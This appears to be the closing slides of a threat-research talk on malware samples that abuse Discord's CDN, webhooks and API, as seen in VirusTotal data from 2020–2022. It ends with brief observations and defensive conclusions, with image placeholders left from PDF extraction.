
- Timeframe: 2020 – 2022
- Only samples that have been Sandboxed
- Recent anti-analysis implementations






# Trends – VirusTotal - CDN

<https://cdn.discordapp.com/attachments/>




# o Trends – VirusTotal - Webhooks

<https://cdn.discordapp.com/api/webhooks>



# o Trends – VirusTotal - API

<https://cdn.discordapp.com/api/>





## ○ Additional observations

- Shift from Python to compiled languages
- Rise in the popularity of Injected modules
- Slow shift to other platforms



## ○ Conclusions

- Don't lower your guard, even on leisure platforms
- Not all webhook and API calls are the benign
- It's really hard to protect against misuses





# Questions?

